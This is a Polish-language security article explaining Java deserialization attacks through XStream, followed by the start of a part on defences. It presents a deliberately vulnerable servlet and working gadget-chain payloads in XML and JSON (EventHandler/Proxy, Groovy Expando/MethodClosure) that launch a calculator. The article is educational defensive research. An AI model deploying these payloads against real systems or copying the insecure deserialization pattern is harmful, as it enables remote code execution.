Zacznijmy od problemu, który nie jest nowy – w 2013 roku Alvaro Muñoz (@pwntester), Dinis Cruz (@DinisCruz) oraz Abraham Kang (@KangAbraham) opublikowali ciekawą podatność dającą RCE w każdej aplikacji Javowej, używającej XStream. Powodem jej wystąpienia był fakt, że XStream jest – jak już wspomniano – bardzo bogatą w możliwości biblioteką, umożliwiającą dużo więcej niż tylko serializację obiektów typu POJO. Zanim jednak będziemy w stanie podatność tę opisać, musi-

my zrozumieć jak działają dwie klasy Javowe: `java.lang.reflect.Proxy`, i `java.beans.EventHandler`.

Najpierw rozważmy `java.lang.reflect.Proxy`. Zajrzyjmy do dokumentacji:

> *Proxy provides static methods for creating dynamic proxy classes and instances (...). A dynamic proxy class (simply referred to as a proxy class below) is a class that implements a list of interfaces specified at runtime when the class is created, with behavior as described below. (...)*

Co to oznacza? Praktycznie tyle, że dowolny, Javowy interfejs, możemy opakować powyższym obiektem `Proxy`. Takie `Proxy` z punktu widzenia Javy, będzie całkowicie legalną implementacją naszego interfejsu – różnica jest taka, że tworzenie `Proxy` odbywa się w czasie wykonania (*runtime*), a nie kompilacji. Aby zdefiniować zachowanie `Proxy` (to znaczy: co się stanie gdy wywołamy na nim metodę opakowywanego interfejsu), musimy użyć obiektu klasy implementującej interfejs `java.lang.reflect.InvocationHandler`, dostarczanej na etapie konstrukcji. Jakie handlery mamy zatem dostępne w JRE?


Tu przechodzimy do drugiej istotnej klasy – `java.beans.EventHandler`. Implementuje ona wspomniany wcześniej interfejs `InvocationHandler`. Z dokumentacji:

> *The EventHandler class provides support for dynamically generating event listeners whose methods execute a simple statement involving an incoming event object and a target object. (...)*

Hmm, nie wygląda to zbyt obiecująco… przynajmniej do momentu, w którym uświadomimy sobie że znaczy to – ni mniej, ni więcej – tyle, że możemy zdefiniować dowolny obiekt, a następnie wywołać na nim metodę! Metoda ta zostanie wywołana wtedy, gdy obiekt `EventHandler` zostanie o to „poproszony”… na przykład przez Proxy. Zobaczmy to na obrazku (Rysunek 4) – jak będzie wyglądała nasza hierarchia obiektów?

Po stworzeniu powyższej struktury, wywołanie **dowolnej** metody na obiekcie `Proxy` przez atakowaną aplikację, spowoduje wywołanie **wybranej przez nas** metody na **wybranym przez nas** obiekcie. Jak wspomniałem, podatność ta prowadzi do RCE, więc atakujący użyje na przykład klasy `java.lang.ProcessBuilder` i jej metody `start()`.

Jaki jest zatem plan? Wyobraźmy sobie aplikację, która otrzymuje dane od użytkownika (zserializowane za pomocą biblioteki XStream) i je deserializuje. Następnie na zdeserializowanym obiekcie zostaje wykonana **dowolna** metoda. Jeśli jako zserializowany obiekt dostarczymy odpowiednie Proxy, oznacza to, że otrzymaliśmy RCE.



Rysunek 4. Hierarchia obiektów

Aby uzyskać pełny kontekst tych rozważań, przejdźmy do praktyki. Rozważmy aplikację z pierwszej części artykułu, która różni się jedynie tym, że zamiast serializacji natywnej, używa biblioteki Xstream:

```
1. @WebServlet(
2.       name = "Servlet",
3.           urlPatterns = {"/"}
4.       )
5. public class Servlet extends HttpServlet {
6.
7.       private XStream xStream;
8.
9.       public Servlet() {
10.           this.xStream = new XStream();
11.           this.xStream.setClassLoader(this.getClass().getClassLoader());
12.       }
13.
14.       @Override
15.       protected void doGet(HttpServletRequest request, HttpServletResponse response)
16.               throws ServletException, IOException {
17.           Cookie[] cookies = request.getCookies();
18.
19.           Data data = null;
20.
21.           if (null != cookies) {
22.               for (Cookie cookie : cookies) {
23.                   if (cookie.getName().equals("data")) {
24.                           data = (Data) xStream.fromXML(
                                  new String(Base64.decodeBase64(cookie.getValue())));
25.                   }
```

```
26.             }
27.         }
28.
29.         if (null == data) {
30.             data = new Data("Anonymous");
31.         }
32.
33.         request.setAttribute("name", data.getName());
34.         request.getRequestDispatcher("page.jsp").forward(request, response);
35.     }
36.
37.     @Override
38.     protected void doPost(
          HttpServletRequest request, HttpServletResponse response)
39.             throws ServletException, IOException {
40.         if (null != request.getParameter("name")) {
41.             Data data = new Data(request.getParameter("name"));
42.
43.             Cookie cookie = new Cookie(
                  "data", Base64.encodeBase64String(xStream.toXML(data).getBytes()));
44.             response.addCookie(cookie);
45.         }
46.
47.         response.sendRedirect("/");
48.     }
49. }
```

Oto natomiast definicja klasy `Data`:

```
1. public class Data {
2.
3.     private String name;
4.
5.     public Data(String name) {
6.         this.name = name;
7.     }
8.
9.     public String getName() {
10.         return name;
11.     }
12.
13.     public void setName(String name) {
14.         this.name = name;
15.     }
16.
17. }
```

Zauważmy, że również klasa `Data` jest praktycznie identyczna z naszym ostatnim przykładem. Jedyna różnica, to brak implementowanego interfejsu `Serializable` – fakt, że tego interfejsu nie potrzebujemy – to siła XStream w działaniu.

W porządku; czyli musimy przygotować nasze zserializowane za pomocą XStream `Proxy`, a następnie zakodować je za pomocą base64, ustawić jako ciastko i… RCE?

Nie tak szybko! Musimy pokonać jeszcze dwie przeszkody. Pierwsza – czy XStream jest w stanie zserializować obiekt typu `Proxy`? Szybkie sprawdzenie w dokumentacji, i…

> *The dynamic proxy itself is not serialized, however the interfaces it implements and the actual InvocationHandler instance are serialized. This allows the proxy to be reconstructed after deserialization.*

Uff. `Proxy` nie zostanie zserializowane, ale zapisane zostanie wystarczająco dużo informacji, aby je odbudować. Do dzieła więc, stwórzmy nasz pierwszy payload!`Java`

```
1. public class SimplePayloadGenerator {
2.
3.     public static void main(String[] args) {
4.         ProcessBuilder pb = new ProcessBuilder("gnome-calculator");
5.
6.         EventHandler handler = new EventHandler(pb, "start", null, null);
7.
8.         IDummyInterface proxy = (
             IDummyInterface) Proxy.newProxyInstance(
             SimplePayloadGenerator.class.getClassLoader(), new Class[] {
             IDummyInterface.class }, handler);
9.
10.         System.out.println(new XStream().toXML(proxy));
11.     }
12.
13. }
```

Wykonanie powyższego kodu da nam następujący XML:

```
1. <dynamic-proxy>
2.   <interface>IDummyInterface</interface>
3.   <handler class="java.beans.EventHandler">
4.     <target class="java.lang.ProcessBuilder">
5.       <command>
6.         <string>gnome-calculator</string>
7.       </command>
8.       <redirectErrorStream>false</redirectErrorStream>
9.     </target>
10.     <action>start</action>
11.     <!-- Tutaj znajduje się dłuuugi tag acc -->
12.   </handler>
13. </dynamic-proxy>
```

W powyższym przykładzie zostawiłem tylko istotne elementy; XML zawiera jeszcze

bardzo długi tag `acc`, który jest częścią naszego obiektu `EventHandler` – okazuje się jednak, że nie jest on niezbędny do odbudowania naszej struktury.

Z punktu widzenia exploitacji, plusem jest fakt że XStream używa znaków drukowalnych, w łatwym do zrozumienia formacie. Przytoczony dokument XML bylibyśmy w stanie stworzyć „z palca", nie musimy się więc posiłkować specjalnym programem.

Mając nasz payload, wystarczy wysłać go do aplikacji i… zaraz, zaraz – wspominałem o dwóch przeszkodach?

Druga przeszkoda, to fakt że, nasze Proxy zadziała wtedy i tylko wtedy, gdy zostanie zrzutowane na **interfejs**. Innymi słowy, nie jesteśmy w stanie stworzyć `Proxy` dla klasy POJO. To problem, ponieważ – jak każdy programista wie – przy przesyłaniu danych, pomiędzy serwerem a klientem, właściwie zawsze używamy obiektów typu POJO… Czy zatem nie pozostaje nic poza poddaniem się? Na (nie)szczęście nie, ale trochę będziemy musieli się nagimnastykować. Zastanówmy się, co można zrobić, aby rozwiązać ten problem? Gdybyśmy mieli dostęp do obiektu (klasy), który podczas **kreacji** korzysta z innego obiektu za pomocą interfejsu, a następnie wywołuje na nim (dowolną) metodę, moglibyśmy podstawić `Proxy` pod ten delegowany obiekt – i nareszcie – uzyskać nasze wymarzone RCE. Okazuje się, że taka klasa istnieje (właściwie, prawdopodobnie istnieje wiele takich obiektów, ale skupimy się na najprostszym przykładzie) – jest nią `java.util.SortedSet` – a konkretnie, jego implementacja: `java.util.TreeSet`. `SortedSet` jest interfejsem, który poza działaniem jako zwykły zbiór, (dodaj/usuń element, sprawdź czy element jest w zbiorze itp.) udostępnia również możliwość porównywania elementów (a zatem – szukanie elementów maksymalnych i minimalnych, wypisywanie posortowanego zbioru, itp.). W jaki sposób jest to osiągalne? Elementy, które są dodawane do tego zbioru, muszą (w uproszczeniu) implementować interfejs `java.lang.Comparable`. W momencie operacji na zbiorze, gdy zachodzi konieczność porównania elementów (na przykład – przy dodawaniu nowego elementu do zbioru), wywoływana jest metoda `compareTo()` z tego interfejsu. Chwileczkę, to wygląda ciekawie… przy dodawaniu elementu (a więc w szczególności – tworzeniu zbioru) jest wywoływana pewna metoda na interfejsie? No cóż, chyba nic więcej nie muszę dodawać :-)

Czas stworzyć payload. Poniższy kod powinien zadziałać:

```
1. public class NotSoSimplePayloadGenerator {
2.
3.      public static void main(String[] args) throws ClassNotFoundException {
4.          ProcessBuilder pb = new ProcessBuilder("gnome-calculator");
5.
6.          InvocationHandler handler = new EventHandler(pb, "start", null, null);
7.
8.          Comparable proxy = (Comparable) Proxy.newProxyInstance(
              NotSoSimplePayloadGenerator.class.getClassLoader(), new Class[]
9.      { Comparable.class }, handler);
10.
11.          Set<Comparable> set = new TreeSet<>();
12.          set.add(proxy);
13.
14.          System.out.println(new XStream().toXML(proxy));
15.      }
16.
17. }
```

Okazuje się jednak że zamiast payloadu, po wykonaniu dostaniemy wyjątek:

```
$ java NotSoSimplePayloadGenerator
Exception in thread "main" java.lang.ClassCastException: java.lang.UNIXProcess cannot be cast to java.lang.Integer
        at com.sun.proxy.$Proxy0.compareTo(Unknown Source)
        at java.util.TreeMap.put(TreeMap.java:560)
        at java.util.TreeSet.add(TreeSet.java:255)
        at NotSoSimplePayloadGenerator.main(NotSoSimplePayloadGenerator.java:20)
```

Rysunek 5. Wyjątek po wykonaniu payloadu


W dodatku, nie wiadomo skąd, otworzył się nam kalkulator. Co się stało? Otóż nasz payload działa zbyt dobrze :-)

W procesie serializacji (a właściwie nawet przed – w momencie tworzenia zbioru który chcemy zserializować), wywołamy przypadkiem metodę na naszym `Proxy`, które wykona naszą komendę systemową i dostaniemy wyjątek rzutowania… Musimy to jakoś rozwiązać. Na szczęście, wspomniałem już, że payloady dla XStream są na tyle proste , że można je tworzyć samemu w zwykłym pliku tekstowym. Co więcej, jak się teraz okazuje, czasem trzeba je tworzyć w taki sposób… Wymaga to czytania dokumentacji i/lub eksperymentów, które nam pokażą, jak wyglądają tagi XML tworzone dla poszczególnych klas. Ostatecznie dojdziemy do konstrukcji, która wygląda – mniej więcej – jak poniżej:

```
1. <sorted-set>
2.    <dynamic-proxy>
3.      <interface>java.lang.Comparable</interface>
4.      <handler class="java.beans.EventHandler">
5.        <target class="java.lang.ProcessBuilder">
6.          <command>
7.            <string>gnome-calculator</string>
8.          </command>
9.          <redirectErrorStream>false</redirectErrorStream>
10.       </target>
```

```
11.         <action>start</action>
12.       </handler>
13.     </dynamic-proxy>
14. </sorted-set>
```

To już na szczęście koniec. Powyższy payload wystarczy zakodować w base64, ustawić w ciastku, i odświeżyć stronę:



Rysunek 6. Wykonanie payloadu

Nareszcie! Razem z wyjątkiem (który jest bardzo opisowy, co jest kolejnym przykładem na to jak przyjemna w użyciu jest biblioteka XStream – choć w kontekście bezpieczeństwa nie koniecznie będzie to plus…) – wymarzony kalkulator.

XStream vs. groovy.util.Expando

Metoda, której użyliśmy w poprzednim przykładzie, zadziała tylko i wyłącznie w wersji XStream < 1.4.7. Po opublikowaniu podatności, programiści biblioteki zablokowali możliwość jej wykorzystania. Pojawia się pytanie, w jaki sposób? Sprawdźmy change log:

» *(…)*
» *java.bean.EventHandler no longer handled automatically because of severe security vulnerability.*
» *(…)*

Hmm, zablokowano „naszą" klasę `java.bean.EventHandler`. O tym, jak bronić się przed podatnościami deserializacji, będę pisał w następnej części artykułu, tutaj jednak od razu zaznaczę, że powyższa metoda to dodawanie gadżetów do „czarnej listy" (ang. *gadget blacklisting)*, zwana bardziej kąśliwie (i nie mniej prawdziwie) – *gadget* whack-a-mole *game*. Jak zostanie wyjaśnione, metoda ta jest mocno problematyczna, gdyż historia pokazuje, że nowe gadżety zawsze zostaną odnalezione… i tak też się stało na początku tego roku.

Z góry zaznaczę, że nowy sposób exploitacji (znaleziony przez Arshana Dabirsiaghi (@nahsra) z firmy Contrast Security), będzie działał tylko w przypadku, gdy na CLASSPATH dołączona jest biblioteka Groovy (będąca de facto nadzbiorem języka Java działającym na JVM). Mamy więc sytuację porównywalną z tą z poprzedniego artykułu – czysta Java (tzn. program działający tylko i wyłącznie w oparciu o biblioteki z JRE), nie będzie podatna – musimy mieć program z odpowiednią biblioteką. Po raz kolejny okazuje się jednak, że biblioteka ta jest używana dość często (dla przykładu, o czym później – w Jenkinsie). Co więcej, nawet jeśli kod produkcyjny jej nie potrzebuje, nierzadko używają jej testy (np. framework Spock). W przypadku, gdy programista popełni błąd i źle zdefiniuje zależności (tzn. doda bibliotekę do zależności *runtime*, zamiast *test*), uzyskujemy nowe możliwości.

Aby urozmaicić artykuł (a także pokazać wprost, że błędy deserializacji **nie są** efektem podatności formatu), tym razem „poprosimy" XStream aby do serializacji używał JSONa zamiast XML.

Naszym nowym gadżetem, będzie klasa `groovy.util.Expando`. Jakie jest jej przeznaczenie? Dokumentacja jest bardzo lakoniczna:

> *Represents a dynamically expandable bean.*

Hmm, nie mówi nam to dużo. Może lektura kodu źródłowego będzie bardziej pomocna? Przeglądając go, możemy zauważyć ciekawą implementacje metody `hashCode()`:

```
1. public int hashCode() {
2.       Object method = getProperties().get("hashCode");
3.       if (method != null && method instanceof Closure) {
4.              // invoke overridden hashCode closure method
5.              Closure closure = (Closure) method;
6.              closure.setDelegate(this);
7.             Integer ret = (Integer) closure.call();
8.             return ret.intValue();
9.       } else {
10.              return super.hashCode();
11.      }
12. }
```

W porządku… czyli – jeśli wśród elementów mapy `expandoProperties` (zwracanej getterem `getProperties()`), mamy klucz `hashCode` i wartość wskazywana przez ten klucz jest typu `groovy.lang.Closure`, to wynikiem działania naszej metody, będzie wynik uruchomienia naszej wartości `Closure` – poprzez wywołanie na niej metody `call()`. Czytelnikom niezaznajomionym z podstawami funkcjonalnego programowania, wystarczy informacja, że `Closure` jest specyficznym typem funkcji. `Closure` jest klasą abstrakcyjną, potrzebujemy więc jakiejś jej implementacji. Bardzo ciekawie wygląda `org.codehaus.groovy.runtime.MethodClosure`. Oto fragment z dokumentacji:

> *Represents a method on an object using a closure which can be invoked at any time.*

Jednym słowem, wywołanie metody `call()` na naszym obiekcie `MethodClosure`, to nic innego jak wywołanie dowolnej metody, na dowolnym obiekcie. W takim razie, czemu by nie wywołać metody `start()` na obiekcie `ProcessBuilder` :-)?

Na tym etapie (pomimo wrażenia zagmatwania), istotne jest aby zrozumieć, że po wywołaniu metody `hashCode()` na zdeserializowanym obiekcie, uzyskujemy RCE.

Chwila! `hashCode()`!? Ale w jaki sposób mamy wywołać metodę `hashCode()`? Cóż, sięgnijmy do starych trików i zastanówmy się, który obiekt w momencie tworzenia wywoła metodę `hashCode()` na dowolnym innym obiekcie… Każdy kto miał do czynienia z Javą, nie będzie miał problemu z odpowiedzią na to pytanie: przykładem takiej klasy, jest `java.util.HashSet`. Przy tworzeniu zbioru, musimy dodać do niego jego elementy. Aby to zrobić, należy wywołać na nich metodę `hashCode()`. Zatem osiągnęliśmy nasz zamierzony efekt :-)

W porządku, poskładajmy wszystko razem. Poniższy kod wygeneruje nasz payload:

```
1. public class PayloadGenerator {
2.
3.      public static void main(String [] args) {
4.          ProcessBuilder pb = new ProcessBuilder("gnome-calculator");
5.          MethodClosure mc = new MethodClosure(pb, "start");
6.
7.          Expando expando = new Expando();
8.
9.          HashSet<Expando> set = new HashSet<>();
10.
11.          set.add(expando);
12.          expando.setProperty("hashCode", mc);
13.
14.          System.out.println(new XStream(
               new JettisonMappedXmlDriver()).toXML(set));
15.      }
16.
17. }
```

Ciekawostką jest fakt, że **najpierw** musimy dodać nasz element `Expando` do zbioru, a dopiero **potem** ustawić mu property `hashCode` – jeśli zrobimy na odwrót, po raz kolejny (jak w poprzednim przykładzie), nasza komenda systemowa wykona się zbyt szybko (na etapie tworzenia obiektu który chcemy zserializować), i tworzenie payloadu zostanie przerwane.

Po uruchomieniu powyższego kodu, otrzymamy następujący dokument JSON:

```
1. {
2.     "set": [{
3.         "groovy.util.Expando": {
4.             "expandoProperties": [{
5.                 "entry": {
6.                     "string": "hashCode",
7.                     "org.codehaus.groovy.runtime.MethodClosure": {
8.                         "delegate": {
9.                             "@class": "java.lang.ProcessBuilder",
10.                             "command": [{
11.                                 "string": "gnome-calculator"
12.                             }],
13.                             "redirectErrorStream": false
14.                         }, 15.                         "owner": {
16.                             "@class": "java.lang.ProcessBuilder",
17.                             "@reference": "..\/delegate"
18.                         },
19.                         "resolveStrategy": 0,
20.                         "directive": 0,
21.                         "parameterTypes": [""],
22.                         "maximumNumberOfParameters": 0,
23.                         "method": "start"
```

```
24.                     }
25.                 }
26.             }]
27.         }
28.     }]
29. }
```


Prześledźmy teraz krok po kroku co się stanie w momencie jego deserializacji:

1. XStream stwierdzi, że naszym zserializowanym obiektem jest zbiór (HashSet). Aby go zatem odtworzyć, potrzebujemy zdeserializować wszystkie jego elementy.
2. Jedynym elementem w naszym zbiorze, jest obiekt typu Expando. XStream spróbuje go zdeserializować.
3. Podczas deserializacji, okazuje się że nasz obiekt Expando posiada property o nazwie hashCode. Property to jest typu MethodClosure.
4. W czasie deserializacji MethodClosure stwierdzamy, że posiada ona dwa (istotne) pola – owner i method. Pierwszy jest typu ProcessBuilder (i jego pole command, to nasza komenda systemowa), drugi to String – start.
5. Po odbudowaniu całego obiektu Expando wraz z zależnościami, XStream wywoła na nim metodę hashCode() aby pobrać wynik funkcji haszującej, i umieścić zgodnie z nim obiekt w zbiorze.
6. Expando podczas działania funkcji hashCode() sprawdzi czy ma property hashCode, i czy jest ono typu Closure. Okazuje się że oba te warunki są spełnione, jako wynik zostanie więc zwrócone wykonanie metody Closure.call().
7. Metoda MethodClosure.call() wywołana w czasie egzekucji hashCode() wywoła metodę start(), na obiekcie ProcessBuilder, a to wykona naszą komendę systemową.
8. ProcessBuilder.start() zwróci wartość inną niż int, co oznacza że nastąpi rzucenie wyjątku i przerwanie wykonania. Z punktu widzenia ataku jest to nie istotne – kod, który chcieliśmy żeby się wykonał, już się dawno wykonał.

Czy zadziała to w praktyce? Sprawdźmy. Nie przytaczam tu kodu źródłowego serwera (przypominam że jest on dostępny publicznie), gdyż nie różni się prawie niczym w stosunku do poprzedniego. Jedyne różnice to:

- XStream został podbity do najnowszej wersji,
- Do zależności została dodana biblioteka Groovy (w wersji 2.4.3 – późniejsze wersje nie dają możliwości uruchomienia tego konkretnego payloadu),
- „Poprosiliśmy" XStream, aby serializację i deserializację wykonywał za pomocą JSONa (wystarczy zmienić argument konstruktora – `driver`).

Co się zatem stanie po powtórzeniu znanych już kroków exploitacji?



Rysunek 7. Wykonanie payloadu

Morał? Gra w *Gadget Whack-a-Mole* się nie opłaca.

Na marginesie dodam, że Arshan Dabirsiaghi podczas tworzenia powyższego łańcucha gadżetów odkrył, iż Jenkins używa zarówno biblioteki XStream jak i Groovy – co zaskutkowało nowym błędem CVE-2016-0792, wyglądającym identycznie, jak powyżej zostało to opisane.

PODSUMOWANIE

W niniejszym artykule, świadomie przedstawiłem kilka luźno ze sobą związanych przykładów. Moim celem było zwrócenie uwagi na podstawowy problem: podatności deserializacji **są niezależne** od biblioteki i formatu danych (a także – języka programowania, o czym można było się dowiedzieć z innych artykułów na

Sekuraku). Każdy sposób implementacji serializacji jest potencjalnie niebezpieczny – wszystko zależy od tego, jakie kroki realizuje biblioteka (a także – jakie wykonuje programista!) aby się przed tym bronić, a także – jakie gadżety jesteśmy w stanie znaleźć w testowanej aplikacji (oraz co owe gadżety są w stanie nam zaoferować).

Aby tym bardziej ten fakt podkreślić, wspomnę iż Arshan Dabirsiaghi poza biblioteką XStream, testował również inną alternatywę dla natywnej serializacji – bibliotekę Kryo. Aby zobaczyć jak to się skończyło, zapraszam do lektury podlinkowanego poniżej artykułu.

Wniosek z dwóch pierwszych części tej serii jest smutny i/lub przerażający – Java zdecydowanie nie może być określona jako „kuloodporny" język, i błędy deserializacji to poważna sprawa. Dlatego w następnej (trzeciej i ostatniej) części artykułu, zastanowimy się nad najważniejszą rzeczą – jak można się przed nimi bronić.

LINKI

- https://www.owasp.org/index.php/Deserialization_of_untrusted_data
- https://goo.gl/EMwnkw
- https://goo.gl/GbWjqP
- https://goo.gl/bNkAAG
- https://goo.gl/2LrWzM

Mateusz Niezabitowski jest byłym Developerem, który w pewnym momencie stwierdził, że wprawdzie tworzenie aplikacji jest fajne, ale psucie ich jeszcze fajniejsze. Obecnie pracuje na stanowisku AppSec Engineer w firmie Ocado Technology

Mateusz Niezabitowski

Java vs deserializacja niezaufanych danych. Część 3: metody obrony

To już ostatnia część cyklu artykułów dotyczących podatności deserializacji niezaufanych danych w języku Java. W trzeciej części odpowiemy sobie na najważniejsze pytanie – w jaki sposób zabezpieczyć tworzoną aplikację przed tego typu atakami.

W części 1 sprawdzaliśmy, czy problem ten w ogóle występuje w Javie; opisywaliśmy sposób tworzenia łańcucha gadżetów koniecznego do exploitacji, aby ostatecznie zademonstrować atak na przykładową aplikację. W części 2, rozważyliśmy kilka nietypowych łańcuchów gadżetów i zastanawialiśmy się, czy użycie formatów XML lub JSON – zamiast natywnego, binarnego do serializacji – jest rozwiązaniem naszych problemów.

Przypominam, że kod źródłowy użyty w niniejszym artykule (za wyjątkiem kodu klas z JRE i bibliotek) jest publicznie dostępny.

WSTĘP

Dotychczasowa lektura artykułów z niniejszej serii, prawdopodobnie ucieszy pentestera (tyle nowych możliwości exploitacji!), ale programistę raczej przygnębi (tyle nowych możliwości exploitacji…). Rzeczywiście, może się wydawać, że używając serializacji w jakiejkolwiek postaci, jesteśmy skazani na porażkę. Wektorów ataku nie brakuje, a podatność jest bardzo różnorodna – nie zależy ani od formatu, ani od mechanizmu. Dodatkowo, programista który zechciałby poszukać rozwiązania problemu, może w szybkim czasie się załamać (albo przynajmniej lekko zirytować). W tym miejscu przypomnijmy (przytaczany w części pierwszej) artykuł Steve'a Breene (@breenmachine), pracownika FoxGlove Security. Jak wspomniałem, dzięki publikacji jego artykułu, podatności deserializacji w Javie nabrały rozgłosu, a badania ich dotyczące, mocno przyspieszyły (stąd ich częste określenie: *„Seriapalooza"*). Artykuł tego typu nie byłby kompletny, gdyby nie przedstawiał metod obrony przed prezentowanym atakiem – oddajmy więc głos panu Breene:

> *(…) The Fix – Kind of…*
>
> *(…) The first thing you can try is the following:*
>
> *root@us-l-breens:/opt/apache-tomcat-8.0.28# grep -Rl InvokerTransformer .*
>
> *./webapps/ROOT/WEB-INF/lib/commons-collections-3.2.1.jar*
>
> *This identifies any jar or class files that contain the vulnerable library. If you're particularly brave, you can simply delete all of the associated files and hope for the best. I'd suggest very thorough testing after this procedure.*
>
> *For those faint of heart, you can be a little more surgical about it. If we examine the two exploits provided by the "ysoserial" tool, we can see that they both rely on the "InvokerTransformer" class. If we remove this class file everywhere it exists, any attempted exploits should fail. Feel free to open up your jar files with your expired copy of Winzip and delete the file at "org/apache/commons/collections/functors/InvokerTransformer.class". (…)*

Czyli:

1. Znajdź wszystkie pliki JAR zawierające klasę `InvokerTransformer` – przykładowo za pomocą narzędzia `grep`,
2. Usuń wszystkie znalezione w punkcie 1 pliki…
3. …lub (wersja bezpieczniejsza) – zmodyfikuj pliki JAR, usuwając z nich podatną klasę `InvokerTransformer` (jest to stosunkowo proste, gdyż pliki JAR to zasadniczo odpowiednio skonstruowane archiwa ZIP, zawierające w środku skompilowane klasy Javowe `.class`).

OK, w tym momencie, każda osoba która jest (lub była) programistą Javy (tudzież – generalnie developerem, który ma jakiekolwiek pojęcie o Javie), przeciera oczy ze zdumienia. Życzę też powodzenia osobom odpowiedzialnym za bezpieczeństwo, których zadaniem będzie przedstawienie powyższego „rozwiązania" zespołowi odpowiedzialnemu za tworzenie oprogramowania – nie spotka się ono bynajmniej z dobrym przyjęciem. Zresztą, autor artykułu (@breenmachine), doskonale zdaje sobie z tego sprawę! Oddajmy mu głos jeszcze raz:

> *(…) You can infuriate your developers and ops people by telling them to follow the instructions in "The Fix" section to remediate this in your environment. It will fix it, but it's an admittedly ugly solution. (…)*

Sam autor podkreśla, że „rozwiązanie" jest paskudne, z punktu widzenia wytwarzania oprogramowania. Pół biedy, gdyby przynajmniej ono działało, ale czy jest to prawdą? Pierwszy problem, który od razu nasuwa się do głowy to aktualizacje – jak zapewnić że aktualizacja biblioteki zostanie odpowiednio zmodyfikowana? Jest jeszcze gorzej – wbrew temu, co twierdzi @breenmachine (*„it will fix it"*), powyższe „rozwiązanie" nie naprawia problemu z **deserializacją niezaufanych danych** – jedyne co zostaje naprawione, to problem wykorzystania w celu exploitacji tej podatności, **jednego łańcucha gadżetów** (tu: oryginalny łańcuch od @frohoff & @gebl – tzw. CommonsCollections1 z narzędzia ysoserial)!

Ten problem bynajmniej nie jest teoretyczny. Jako przykład, można przytoczyć niedawno znaleziony błąd w (mniej znanej) aplikacji PowerFolder Server (więcej informacji – Exploit Database). Przytoczmy fragment opisu:

> *(...) The tested PowerFolder version contains a modified version of the Java library „ApacheCommons". In this version, the PowerFolder developers removed certain dangerous classes like org.apache.commons.collections.functors.InvokerTransformer, however, exploitation is still possible using another gadget chain. (...)*

A zatem, programiści zastosowali się do proponowanego „rozwiązania", a i tak okazało się że aplikacja jest podatna, gdyż nie usunęli wszystkich gadżetów…

Nie da się jednak ukryć, że **jakiekolwiek** rozwiązanie jest nam koniecznie potrzebne. Statystyczny programista – jak każdy normalny człowiek – chciałby, aby było ono proste w implementacji, działało zawsze i dla wszystkich możliwych wektorów ataku – tak zwana srebrna kula (*ang. silver bullet*) zabijająca wszystkie potwory… ekhm, podatności. Niestety, jak się okazuje, rozwiązanie tego typu nie istnieje.

W dalszej części artykułu rozważymy niektóre z proponowanych w różnych źródłach możliwości. Żadna z nich nie jest rozwiązaniem idealnym – każda ma swoje plusy i minusy.

ROZWIĄZANIE #0: OBFUSKACJA

To „rozwiązanie" (po raz kolejny używam cudzysłowu) jest oczywiście tutaj tylko dla żartów. „Ukrywanie", czy „obfuskacja" naszych obiektów Javowych, to nic innego niż *Security by obscurity*, i nikt chyba nie ma złudzeń że nie będzie działać na dłuższą metę.

